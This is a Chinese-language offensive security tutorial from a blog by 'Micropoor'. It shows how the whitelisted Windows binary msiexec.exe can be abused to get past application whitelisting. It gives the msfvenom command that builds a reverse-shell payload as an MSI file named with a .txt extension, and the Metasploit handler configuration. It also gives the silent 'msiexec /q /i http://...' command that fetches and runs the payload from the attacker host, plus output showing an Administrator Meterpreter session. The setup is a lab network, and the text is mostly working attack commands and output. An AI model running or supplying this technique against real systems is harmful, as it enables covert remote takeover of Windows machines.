专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，身体特别重要。

Msiexec简介：

Msiexec是Windows Installer的一部分。用于安装Windows Installer安装包（MSI）,一般在运行Microsoft Update安装更新或安装部分软件的时候出现，占用内存比较大。并且集成于Windows 2003，Windows 7等。

说明：Msiexec.exe所在路径已被系统添加PATH环境变量中，因此，Msiexec命令可识别。


基于白名单Msiexec.exe配置payload：

Windows 2003 默认位置：

> C:\WINDOWS\system32\msiexec.exe
> C:\WINDOWS\SysWOW64\msiexec.exe

攻击机：192.168.1.4 Debian
靶机： 192.168.1.119 Windows 2003


配置攻击机msf：




```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

配置payload：

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f msi > Micropoor_rev_x64_53.txt
```




```
root@John:/var/www/html# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f msi > Micropoor_rev_x64_53.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
```




```
root@John:/var/www/html# netstat -ntlp |grep 80
tcp6       0      0 :::80                   :::*                    LISTEN      3895/apache2
root@John:/var/www/html#
```

靶机执行：


```
C:\Windows\System32\msiexec.exe /q /i http://192.168.1.4/Micropoor_rev_x64_53.txt
```



系统:
Microsoft Windows Server 2003 R2
Enterprise x64 Edition
Service Pack 2



```
C:\>C:\Windows\System32\msiexec.exe /q /i http://192.168.1.4/Micropoor_rev_x64_5
3.txt

C:\>
```



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Meterpreter session 12 opened (192.168.1.4:53 -> 192.168.1.119:1436) at 2019-01-18 01:42:02 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2192
meterpreter > ipconfig |grep 192.

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU          : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0

meterpreter >
```

- Micropoor